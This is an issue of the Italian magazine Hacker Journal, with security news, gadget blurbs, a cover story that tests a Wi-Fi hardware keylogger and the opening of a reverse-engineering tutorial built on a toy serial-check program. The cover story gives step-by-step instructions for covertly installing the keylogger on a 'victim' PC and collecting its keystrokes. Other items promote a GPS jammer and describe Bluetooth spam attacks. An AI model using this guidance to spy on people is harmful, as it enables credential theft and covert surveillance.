HACKER JOURNAL

N.275 Gennaio\Febbraio

www.hackerjournal.it

Dal 2002 tutto quello che gli altri non osano dirti

SIAMO TORNATI TREMATE

ATTACCO DOS SUL BLUETOOTH!

Viene usato per inondare di notifiche gli smartphone rendendoli inutilizzabili

Giochi&App: li crackano così!

Usano la tecnica del reverse engineering per bypassare le chiavi di protezione

So da dove posti

Occhio a quello che pubblichi sui social: un semplice scatto può svelare la tua posizione

TESTATO NEI NOSTRI LABORATORI

Così ci spiano dalla tastiera!

Mai sentito parlare di keylogger, i dispositivi capaci di registrare i tasti premuti? Noi ne abbiamo comprato uno e messo sul banco di prova. Ecco com'è andata

Come usare il protocollo FTP per sferrare un attacco in **Metasploitable3**

CAFFÈ GRATIS

C'è chi è riuscito a "sbloccare" la chiavetta del distributore usando il Flipper Zero...

RITORNANO LE TWILIGHT

Abbiamo testato il "nuovo" servizio online che vende pen drive piene di film, software, giochi...

Sprea EDITORI

TARIFFA R.O.C. Poste Italiane S.p.A. – spedizione in abbonamento postale – MBPA/LO-NO/125/A.P./2017 - ART.1 COMMA1 - S/NA

HACKER JOURNAL
www.hackerjournal.it

EDITORIALE

In questo numero parliamo di: Keylogger, Reverse Engineering, Filesystem, Metasploitable3, FTP, DDoS, Wiper malware, Remote Desktop Protocol Attack, OSINT, Digital Forensics, Flipper Zero, VeraCrypt e molto altro.

Nella mente dell'hacker!

Nel magico universo dell'hacking, capire la psicologia di chi si spinge oltre i limiti del consentito è affascinante quanto fondamentale. Concepire che gli hacker non sono solo ombre incappucciate, ma persone spesso complesse e guidate da motivazioni profonde sta alla base della comprensione. Gli hacker sono diversi quanto gli individui nella società. Comprenderli non è solo sicurezza informatica, è un'esplorazione della complessità umana. Come fare? Beh, un primo passo è rileggere alcune frasi iconiche che descrivono perfettamente la loro psicologia. Tre, nello specifico.
La prima è: *"all'inizio è un gioco, poi è diventata una sfida"*. Una serie di parole che riassume la curiosità iniziale e il contrasto al sistema poi, testando le proprie capacità. Perché l'hacking può anche essere ribellione contro percepite ingiustizie, un modo per reclamare controllo in un mondo tecnologicamente dominante.
La seconda: *"ogni clic può nascondere un abisso"*. Questa evidenzia il lato pericoloso dell'hacking, con ripercussioni che vanno dalla violazione della privacy alla distruzione di infrastrutture, visto che molti si avvicinano a questo settore con intenzioni distruttive, cercando dominio e infliggendo danni, sfruttando il presunto anonimato per un senso distorto di invincibilità.
La terza e ultima frase: *"nel cuore dell'oscurità digitale, ogni codice racconta una storia umana"*.
Questa è la mia preferita perché ognuno può dargli la spiegazione che vuole!

Gianmarco Bruni

CONTATTI

REDAZIONE
redazione@hackerjournal.it

ABBONAMENTI E ARRETRATI
abbonamenti@sprea.it
www.sprea.it/digital

FACEBOOK
www.facebook.com/hackerjournal/

SITO WEB
www.hackerjournal.it

Hacker Journal sarà in edicola ogni 10 dei mesi dispari

SOMMARIO

HACKTUALITÀ

AIUTACI A MIGLIORARE LA TUA RIVISTA PREFERITA!
Vai su https://bit.ly/hackerjournal
e compila il questionario anonimo

Il primo manifesto hacker

"...avete mai guardato dietro agli occhi dell'hacker? Vi siete mai chiesti cosa lo stimola, che forze lo hanno formato, cosa può averlo forgiato? Io sono un hacker, entra nel mio mondo..."

SICUREZZA

REMOTE DESKTOP PROTOCOL ATTACK

>30

HOW TO

CRITTOGRAFIA

52

HACKULTURE

NOI RISPETTIAMO L'AMBIENTE
Hacker Journal è stato stampato su carta certificata PEFC, proveniente da piantumazioni a riforestazione programmata e perciò gestite in maniera sostenibile.

NEWS

#FUTURO

I SOFTWARE QUANTISTICI SONO LEGATI ALLE GPU


L'hardware quantistico incontra l'intelligenza artificiale: sarà una svolta innovativa nel mondo della tecnologia?

Sebbene la tecnologia quantistica non sia ancora completamente sviluppata, molte imprese sostengono di aver individuato un metodo innovativo per operare con algoritmi quantistici di elevata complessità: metterli in funzione su chip progettati per l'intelligenza artificiale (IA).
Jack Hidary, a capo della società di software quantistico SandboxAQ (*https://www.sandboxaq.com/*), ha sottolineato l'importanza di questa svolta: "*È stata superata una barriera che sembrava insormontabile. Non c'è bisogno di un computer quantistico tradizionale; ciò che stiamo facendo è implementare software ed equazioni quantistiche su GPU. Questo rappresenta una significativa evoluzione*". Anche Timothy Costa, responsabile di HPC e Quantum Computing presso Nvidia, ha evidenziato che "*la natura dei calcoli quantistici si sposa perfettamente con le GPU, una sinergia simile a quella tra l'IA e le GPU*".

Rapporto Clusit 2023

Esplosione di attacchi

#SICUREZZA Il panorama della cybersecurity italiana si tinge d'allarme: registrato un incremento del 40% rispetto allo scorso anno, che segnala una tendenza pericolosa nel contesto globale

Dal rapporto emerge che, sebbene a livello mondiale la crescita degli attacchi cyber abbia mostrato un rallentamento, attestandosi all'11% rispetto al 21% del 2022, l'Italia ha sperimentato l'inquietante impennata. Tale dato è significativamente superiore alla media globale e riflette una preoccupante escalation di rischi e minacce in ambito digitale. La Security Summit Streaming Edition (*https://securitysummit.it/*), tenutasi di recente, ha offerto una piattaforma per la divulgazione di questi dati allarmanti. Si è constatato che dal 2018 al 2023, gli attacchi informatici a livello globale sono aumentati del 61,5%, ma in Italia questo incremento raggiunge un allarmante 300%. L'analisi dei dati dal Rapporto Clusit ha evidenziato 132 incidenti rilevanti, rappresentando il 26% del totale nazionale. Aprile ha segnato un picco storico, con 262 incidenti registrati.

Cryptowallet sotto assedio

#MALWARE Si chiama Xenomorph e sta prendendo di mira anche gli istituti di credito americani ed europei

Il malware Android sta mettendo a rischio banche e portafogli di criptovalute negli USA e nel continente europeo. Questo malware aveva già creato allarmismi lo scorso marzo, bersagliando oltre 400 entità bancarie, tra cui anche alcune italiane. Recentemente, la società specializzata in sicurezza informatica, ThreatFabric, ha rilevato una nuova offensiva lanciata a partire dalla metà di agosto. Una campagna che distribuisce una variante aggiornata del trojan bancario agli utenti Android situati in diverse nazioni, incluse USA, Canada, Spagna, Portogallo, Belgio e Italia.

Gli esperti che hanno tenuto sotto osservazione Xenomorph da febbraio 2022, hanno evidenziato che l'ultima iterazione del malware concentra i suoi sforzi principalmente su banche negli USA e utenti con wallet di criptovaluta. Il blog di ThreatFabric sottolinea che gli esperti hanno individuato una tecnica di distribuzione basata sul phishing. Quest'ultima indirizza le vittime verso l'installazione di APK malevoli, con un range di obiettivi più vasto rispetto alle precedenti versioni del malware. In modo particolare, le pagine di phishing si camuffavano da aggiornamenti di Google Chrome, sfruttando la tendenza degli utenti a fidarsi di applicazioni familiari, rendendoli quindi più vulnerabili agli attacchi di phishing.

FLIPPER ZERO, IL NUOVO FIRMWARE SPAVENTA ANDROID

#HACKING Un aggiornamento estende le sue capacità di intrusione, precedentemente limitate ai dispositivi iOS, anche agli ecosistemi Android e Windows

Il firmware rilasciato di recente introduce una funzionalità che consente di generare un flusso incessante di richieste Bluetooth verso i dispositivi target, portandoli al collasso funzionale. Mentre inizialmente questa tecnica era efficace solo contro dispositivi iOS e iPadOS, ora anche gli utenti Android e i PC Windows sono potenzialmente vulnerabili. Utilizzando il firmware Xtreme e il software BLE Spam, gli utenti di Flipper Zero possono ora selezionare il tipo di dispositivo da colpire, ad esempio "Android Device Pair" per gli smartphone Android, e avviare l'attacco. Noi di HJ abbiamo voluto testare questo nuovo firmware e, a pagina 46, vi mostriamo passo passo com'è andata.

IL 24% DEGLI ICS ITALIANI È STATO COLPITO DA MALWARE

#VIRUS A constatarlo un recente rapporto ICS Cert di Kaspersky relativo al primo semestre 2023

Anche se vi è stata una diminuzione rispetto al 2022, l'industria manifatturiera resta la più esposta. Gli attacchi sono stati rilevati sul 23,7% dei computer industriali italiani. Le principali minacce identificate sono script dannosi e pagine di phishing (9,7%), risorse web potenzialmente insidiose (7,7%) e documenti compromessi (4,5%). A livello globale, l'Africa risulta la regione più esposta con il 40,3% di attacchi, mentre il Nord-Europa è al 14,7%. L'Etiopia si distingue con un tasso del 53,3%, mentre il Lussemburgo è il meno colpito (7,4%). Nel 2023, Paesi solitamente più resistenti come Australia, Nuova Zelanda, USA, Canada e alcune aree europee hanno registrato un aumento degli attacchi ai loro ICS. Tuttavia, mantengono percentuali di minaccia inferiori globalmente. La crescita degli attacchi è legata soprattutto a risorse Internet bloccate e script dannosi diffusi online e via email. Inoltre, l'Europa occidentale vede il settore manifatturiero in cima alla lista dei più colpiti (17,4%), seguito da energia (16,2%) e oil&gas (12,2%). Maggiori informazioni su *https://ics-cert.kaspersky.com/*.

RILEVATORE DI MICROSPIE

E CON LUI... NULLA SFUGGE!

https://www.short.tips/url/rilevmspie

Nell'era della protezione dei dati sensibili a ogni costo, il possesso di uno strumento come questo rivelatore di microspie e telecamere nascoste è quasi una priorità, soprattutto per le aziende. Progettato per individuare una vasta gamma di dispositivi di sorveglianza, vanta un intervallo di frequenza di ricezione estremamente ampio, da 1MHz a 6,5GHz. Grazie a questa caratteristica, è in grado di identificare con rapidità dispositivi wireless come telecamere, trasmettitori VHF/UHF e dispositivi GSM/3G/4G. La sua capacità di rilevare sorgenti di segnale wireless e forti campi magnetici lo rende versatile per l'uso in una varietà di ambienti, dai privati agli uffici.

49,99 euro

GPS JAMMER

Nascondi bene la tua posizione

https://www.short.tips/url/jamgps

Questo piccolo dispositivo rientra tra i cosiddetti jammer. Ovvero un prodotto antitracciamento. In sostanza, si tratta di un meccanismo che combina tecnologia avanzata e design user-friendly ed è in grado di celare i segnali di posizionamento più comuni.
Il cuore quindi è la sua capacità di nascondere simultaneamente i segnali GPS e BeiDou.
Le dimensioni ridotte lo rendono integrabile in diversi ambienti veicolari. Un aspetto notevole è la sua compatibilità con un'ampia gamma di tensioni di alimentazione, da 12V a 24V, rendendolo adatto sia per automobili che per veicoli più grandi, come camion o autobus. Naturalmente, può essere collegato alla presa accendisigari.
In definitiva un gadget perfetto per chi vuole rendersi irraggiungibile per qualche ora senza dover investire troppo denaro.

19,40 euro

WEBCAM COVER

A RIPARO DA OCCHI INDISCRETI!

https://www.short.tips/url/sniffble

Una webcam cover è una soluzione semplice ma efficace per proteggere la propria privacy. Un piccolo accessorio, progettato per coprire la webcam di laptop, PC, smartphone e tablet, che offre un modo sicuro e discreto per prevenire accessi non autorizzati alla propria camera. Si distingue per il suo design ultra sottile, con uno spessore inferiore a quello di una carta di credito. È quasi invisibile una volta applicata, ma assicura anche che lo schermo del dispositivo possa essere chiuso completamente senza rischi di danneggiamento.

4,99 euro

HACKTUALITÀ

Così ci spiano dalla tastiera!

Mai sentito parlare di keylogger, i dispositivi capaci di registrare i tasti premuti? Noi ne abbiamo comprato uno e messo sul banco di prova. Ecco com'è andata

Keylogger, una parola che per molti evoca immagini di furtive operazioni di spionaggio digitale, ma che in realtà indica strumenti informatici complessi, con una gamma sorprendente di applicazioni.
Ma procediamo per gradi e partiamo da una definizione.
Il keylogger è un software o un hardware progettato per tracciare e registrare ogni pressione dei tasti su una tastiera. Un processo, noto tecnicamente come **keystroke logging**, che consente di acquisire una vasta gamma di dati, dai semplici input di testo alle complesse combinazioni di pulsanti. Dal punto di vista tecnico, il funzionamento è un esempio raffinato di ingegneria. In termini di programmazione, invece, questi programmi utilizzano tecniche come l'hooking delle API del sistema operativo per intercettare i segnali della tastiera. L'hooking, per chi non ha familiarità con questo termine, è una tecnica che permette di "intercettare" le chiamate di funzioni o messaggi o eventi passati tra componenti software. I keylogger hardware, dall'altro lato, si collegano al flusso di dati tra la tastiera e il computer, catturando i segnali prima che questi raggiungano la CPU.


USARE IL KEYLOGGER


Passando alla pratica, l'uso del keylogger prevede tre semplici step. Dapprima, bisogna connettere il dispositivo al PC, collegandolo alla porta USB, per poi procedere alla sua configurazione e al settaggio di una nuova rete Wi-Fi, visto che lo stesso funge anche da access point. Subito dopo, si dovrà collegare la chiavetta al computer vittima, collegandolo sempre alla porta USB e connettendo al medesimo la tastiera. L'ultimo passo è quello di allontanarsi e di collegarsi alla rete generata con il dispositivo, in modo da visualizzare i data log.


Il keylogger sul banco di prova


Il modello che abbiamo acquistato (che trovate collegandovi qui: *https://www.short.tips/url/wifiklog*) è giunto in redazione in un involucro di cartone semplice, non recante alcuna scritta particolare, ma solo il nome del prodotto. All'interno della confezione, oltre al keylogger, abbiamo trovato un foglio con le istruzioni (in inglese) da seguire per la prima configurazione. Sullo stesso sono riportati: il nome, le caratteristiche principali del dispositivo, alcune indicazioni da tenere presente e le funzionalità. Ovvero, la possibilità di essere connesso alla rete Wi-Fi, l'abilitazione della registrazione della data e l'ora in cui avviene la cattura del log, l'opportunità di inviare i report via posta elettronica e quella di inviarli a un secondo PC.


LA CONFIGURAZIONE DEL KEYLOGGER


Il primo passo è quello di settare a dovere la chiavetta e impostare una password alla nuova rete

CONNESSIONE

Inseriamo il keylogger nella porta USB del nostro PC. Controllando tra le reti Wi-Fi, noteremo che ne è apparsa una aperta con l'SSID del tipo "AIR_XXYYZZ". Nello specifico: AIR_114DC7. Colleghiamoci alla rete in questione.

NUOVO INDIRIZZO IP

Una volta che ci saremo connessi alla nuove rete, lanciamo il prompt dei comandi e digitiamo *ipconfig*. Noteremo che il keylogger ci ha fornito un nuovo indirizzo IP con 4.2 finale. Mentre il gateway sarà diventato 192.168.4.1.

SCEGLIAMO UNA PASSWORD

A questo punto, apriamo il browser e colleghiamoci su 192.168.4.1. Clicchiamo **Setting** e Impostiamo il nome, scegliamo un tipo di sicurezza per la rete e la relativa password. A cose fatte, clicchiamo su **Save Access Point setting**.

RETE NASCOSTA?

Altra impostazione importante è quella che ci consente di nascondere la rete (**ACCESS POINT HIDDEN**). Naturalmente, è bene segnarsi a parte l'SSID e la password, visto che, nel caso dovessimo dimenticarle, non sarà più possibile connettersi alla rete.

ADDESTRIAMO LA "CATTURA"

A seguire troviamo le impostazioni del key logging: indichiamo al dispositivo quali caratteri speciali registrare (se nessuno, qualcuno oppure tutti) e selezioniamo il layout della tastiera in italiano. Ci siamo quasi...

ULTIME IMPOSTAZIONI!

Nella sezione dedicata al key logging, troviamo anche il tasto che ci consente di cancellare i data log presenti: **Erase log**. Che ora non ci serve visto che ancora non sono presenti dati. Clicchiamo **Save data logging settings** e salviamo il settaggio. Il nostro keylogger è pronto all'uso. ►

COVER STORY: Così ci spiano dalla tastiera!



INSTALLIAMO IL KEYLOGGER SUL PC-VITTIMA

È il momento di connettere la chiavetta nella porta USB e collegarla alla tastiera

COLLEGHIAMO IL KEYLOGGER ALLA TASTIERA...
Scolleghiamo la tastiera USB connessa al PC da monitorare e colleghiamo il keylogger al cavo della stessa tastiera. Considerate, infatti, che questa tipologia di dispositivi non funziona con le tastiere dei notebook, ma solo con quelle USB esterne.

...E INSERIAMOLO NELLA PORTA USB DEL PC
Colleghiamo il keylogger alla porta USB del computer da monitorare. Fatto questo, ci allontaniamo dal PC-vittima quanto basta da non essere visti, ma senza uscire dal raggio di copertura del Wi-Fi. Il dispositivo è pronto a memorizzare ogni tasto premuto.

ANALISI E DOWNLOAD DEI DATA LOG

Colleghiamoci alla chiavetta e scarichiamo i dati per analizzarli

DATA LOG
Bene, è arrivato il momento di consultare i data log (cosa che possiamo fare da qualsiasi dispositivo: Pc, tablet, smartphone). Dove sono? Beh, semplice: si trovano in alto nella home o scorrendo le pagine utilizzando i link in basso.

ANALIZZIAMO LA CATTURA!
L'ultimo passo è quello di scaricare sul nostro dispositivo i file .TXT che contengono i data log. Basta cliccare sul link **Download** nella pagina principale, indicare il numero di pagina da prelevare nel box bianco a destra e premere su **Download log file**.

COME VENGONO REGISTRATI I CARATTERI SPECIALI

[Esc] - Escape	[F11] - F11	[Cap] - Caps Lock	[Num] - Num Lock	[5N] - 5 (num)
[F1] - F1	[F12] - F12	[Ent] - Enter	[-N] - - (num)	[6N] - 6 / Right (num)
[F2] - F2	[Ctl] - Control	[Bck] - Backspace	[+N] - + (num)	[7N] - 7 / Home (num)
[F3] - F3	[Alt] - Alt	[Tab] - Tab	[.N] - . / Delete (num)	[8N] - 8 / Up (num)
[F4] - F4	[Ins] - Insert	[Prn] - Print Screen	[/N] - / (num)	[9N] - 9 / Page Up (num)
[F5] - F5	[Hom] - Home	[End] - End	[*N] - * (num)	[Pwr] - Power
[F6] - F6	[PUp] - Page Up	[Scr] - Scroll Lock	[0N] - 0 / Insert (num)	[Slp] - Sleep
[F7] - F7	[PDn] - Page Down	[Up] - Up	[1N] - 1 / End (num)	[Wke] - Wake
[F8] - F8	[Del] - Delete	[Dwn] - Down	[2N] - 2 / Down (num)	
[F9] - F9	[Win] - Win	[Lft] - Left	[3N] - 3 / Page Down (num)	
[F10] - F10	[Aps] - Apps	[Rgh] - Right	[4N] - 4 / Left (num)	

Keylogger: meglio hardware o software?

L'uso di un keylogger hardware presenta diversi vantaggi rispetto ai keylogger software, specialmente in termini di efficienza e discrezione. Essendo dispositivi fisici collegati direttamente alla tastiera o tra la tastiera e il computer, ad esempio, iniziano a registrare la pressione dei tasti non appena il computer viene acceso.
Questo è particolarmente utile per catturare informazioni sensibili come le password del BIOS, che vengono inserite prima dell'avvio del sistema operativo, come Windows.
A differenza dei keylogger software, che necessitano di essere installati sul sistema operativo e sono quindi soggetti a rilevamento da parte di software antivirus o di sicurezza, i keylogger hardware operano indipendentemente da questo. Ciò li rende molto più difficili da rilevare, poiché non lasciano tracce digitali sul computer su cui sono installati. Inoltre, i keylogger hardware non richiedono privilegi amministrativi per funzionare, il che elimina la necessità di bypassare i controlli di sicurezza del sistema operativo.
Un altro vantaggio significativo dei keylogger hardware è la loro semplicità di utilizzo. Non richiedono configurazioni complesse e possono essere facilmente trasportati e utilizzati su diversi dispositivi. Questo li rende ideali per situazioni in cui si necessita di una soluzione rapida e discreta per il monitoraggio della digitazione. Inoltre, alcuni modelli sono dotati di memoria interna, che consente loro di memorizzare grandi quantità di dati registrati senza la necessità di una connessione costante al computer.

Una questione etica

L'impiego dei keylogger varia enormemente: esistono quelli usati per scopi meno nobili, come il furto di credenziali o il monitoraggio non autorizzato, ma non è sempre così. È infatti importante sottolineare che in alcuni contesti, come il monitoraggio aziendale o la ricerca comportamentale, possono avere applicazioni legittime e persino benefiche. In tali casi, servono a tracciare l'efficienza dell'uso della tastiera, a monitorare i livelli di produttività o a studiare l'interazione umano-computer in ambienti controllati.
L'etica nell'uso dei keylogger è un argomento caldo e complesso.
Da una parte, c'è il diritto alla privacy e la protezione dei dati personali.
Dall'altra, la necessità di sicurezza e monitoraggio in determinati ambienti.
Ma qui sorge una domanda intrigante: dove si traccia la linea tra la protezione della privacy e la necessità di sorveglianza?
Un dilemma etico che, come spesso avviene, è da rintracciare nelle intenzioni dell'utilizzatore.
In altri termini, possiamo dire che i keylogger sono molto più di semplici "spie digitali": rappresentano non solo un affascinante connubio di ingegneria informatica e dilemmi morali, ma incarnano i dualismi di privacy e trasparenza, sicurezza e intrusione.
La loro esistenza ci ricorda che ogni tasto premuto può essere un passo in un territorio sconosciuto, ricco di potenziali scoperte e, sì, qualche volta, di pericoli nascosti.

Non solo USB

Sotto forma di cavo

L'AirDrive Forensic Keylogger Cable è un dispositivo di monitoraggio che combina la funzionalità di un registratore di tasti con la praticità di un cavo di estensione USB. Misura 9,91 x 7,11 x 2,29 cm e pesa solo 23 grammi. È dotato di una memoria interna da 16MB, sufficiente per memorizzare una discreta quantità di dati. Si connette via Wi-Fi e consente agli utenti di accedere e scaricare i dati registrati da remoto.

DOVE ACQUISTARLO:
https:// www.short.tips/url/usbklog

113,99 euro

Con connessione PS/2

Il KeyGrabber WiFi Premium PS/2 è dotato di una memoria flash integrata da ben 2GB. È un keylogger progettato per catturare e archiviare una grande quantità di dati. È dotato di un modulo Wi-Fi e supporta varie forme di crittografia come WEP, WPA e WPA-2. Consente l'invio di rapporti automatici via e-mail. Perfetto, ad esempio, per il monitoraggio di un server....

DOVE ACQUISTARLO:
https://www.short.tips/url/ps2klog

140,66 euro

Più nascosto di così!

L'AirDrive Forensic Keylogger Module Pro è un dispositivo di monitoraggio della tastiera ultra-compatto. Misura solo 12 mm ed è ideale per un'installazione all'interno di qualsiasi tastiera USB. Offre una doppia funzionalità: come hotspot Wi-Fi e come dispositivo wireless. È in grado di memorizzare fino a 8000 pagine di testo e supporta oltre 40 layout di tastiera.

DOVE ACQUISTARLO:
https://www.short.tips/url/airklog

89,97 euro

GIOCHI E APPLICAZIONI: LI CRACKANO COSÌ

Immergiamoci nell'affascinante processo del reverse engineering per capire come funziona e perché si usa per bypassare le chiavi di protezione

L'ingegneria inversa, comunemente nota come reverse engineering, è diventata un elemento chiave nel panorama tecnologico moderno. Consente agli esperti di esplorare in profondità dispositivi, software e sistemi al fine di comprenderne il funzionamento, in taluni casi anche di apportare modifiche o miglioramenti. In un'epoca digitale in cui la complessità e l'innovazione tecnologica crescono in modo esponenziale, l'ingegneria inversa è una competenza fondamentale. In questo articolo, esamineremo passo dopo passo gli strumenti e le tecniche utilizzate per mettere in atto le diverse *metodologie di reverse engineering* nel campo del software, svelando gli strumenti essenziali e i metodi impiegati dai professionisti del settore, offrendo così un'introduzione completa e chiara a questa affascinante disciplina. Non sarà una trattazione esaustiva, bensì molto semplicistica che servirà comunque a fornire le basi su un argomento non semplice; sarà l'occasione per creare, a scopo didattico, una nostra elementarissima applicazione protetta da codice seriale, e mostrare come uno smanettone, impiegando il reverse engineering, potrebbe facilmente risalire al codice di protezione.

LA STORIA

La storia dell'ingegneria inversa affonda le sue radici nella seconda metà del XX secolo. Durante la Guerra Fredda: le agenzie di spionaggio e le forze armate degli Stati Uniti e dell'Unione Sovietica iniziarono a praticare questa tecnica su dispositivi militari stranieri, contribuendo a renderla una pratica comune nell'industria elettronica degli anni a seguire. Le prime aziende elettroniche adottarono l'ingegneria inversa per comprendere il funzionamento dei prodotti dei loro concorrenti e per sviluppare soluzioni migliori; le comunità di hacker sfruttarono le tecniche di reverse engineering per analizzare applicazioni e giochi, superando le protezioni e consentendo l'accesso a un pubblico più ampio o per creare mod, patch e aggiornamenti non ufficiali. Oggi, le tecniche di reverse engineering sono anche ampiamente utilizzate nel campo della sicurezza informatica per analizzare malware, vulnerabilità software e dispositivi crittografici, oltre a essere impiegate nel settore del recupero dei dati da dispositivi o software danneggiati

figura #1


```
Prompt dei comandi - hjapp.exe

C:\MinGW\bin>hjapp.exe
Inserisci il codice seriale:
```

Per compilare l'applicazione su cui stiamo lavorando possiamo utilizzare un compilatore come MinGW per Microsoft Windows.

o obsoleti, ripristinando così informazioni di fondamentale importanza.

LA NOSTRA APP PROTETTA DA SERIAL NUMBER

Per mostrare al meglio l'utilizzo degli strumenti per fare reverse engineering, scriviamo una semplice applicazione in linguaggio C che, prima di avviarsi, richieda all'utente l'inserimento di un codice seriale (*x6pw2023!*); se il codice inserito dall'utente risulterà corretto l'App mostrerà un messaggio di benvenuto non richiedendolo al successivo avvio, viceversa ci avviserà che il codice inserito non è valido. Utilizziamo un editor testuale per digitare il codice che segue, salvando il file come *hjapp.c*

```
#include <stdio.h>
#include <string.h>
int main() {
char codiceCorretto[] =
“x6pw2023!”;
char codiceInserito[20];
int sbloccato = 0;
FILE *file = fopen(“support-
file.txt”, “r”);
if (file) {
fscanf(file, “%d”, &sbloccato);
fclose(file);
    }
if (sbloccato == 0) {
printf(“Inserisci il codice
seriale: ”);
scanf(“%s”, codiceInserito);
if (strcmp(codiceInserito,
codiceCorretto) == 0) {
printf(“Hai sbloccato
l'utilizzo del programma, ora
puoi utilizzarlo senza
problemi.\n”);
sbloccato = 1;
FILE *file = fopen(“support-
file.txt”, “w”);
if (file) {
fprintf(file, “%d”, sbloccato);
fclose(file);
              }
          } else {
printf(“Non sei autorizzato a
utilizzare l'applicazione, il
codice seriale che hai immesso
non è corretto.\n”);
          }
      } else {
printf(“Il programma è già
sbloccato. Puoi utilizzarlo
senza problemi.\n”);
      }
    return 0;
}
```

Il compilatore legge il programma sorgente traducendolo in linguaggio macchina generando un programma oggetto. Provando ad aprirlo con un editor di testo il contenuto risulterà incomprensibile.

Il passo successivo sarà quello di compilare la nostra applicazione, ovvero trasformarla da codice C in linguaggio macchina. Per compilare l'app possiamo utilizzare un compilatore come *MinGW* per Microsoft Windows, Clang (nativamente presente nei sistemi macOS) o altri software adatti allo scopo. Una volta installato il compilatore, apriamo una finestra terminale, spostiamoci nella cartella contenente il nostro file sorgente hjapp.c e invochiamo il compilatore:

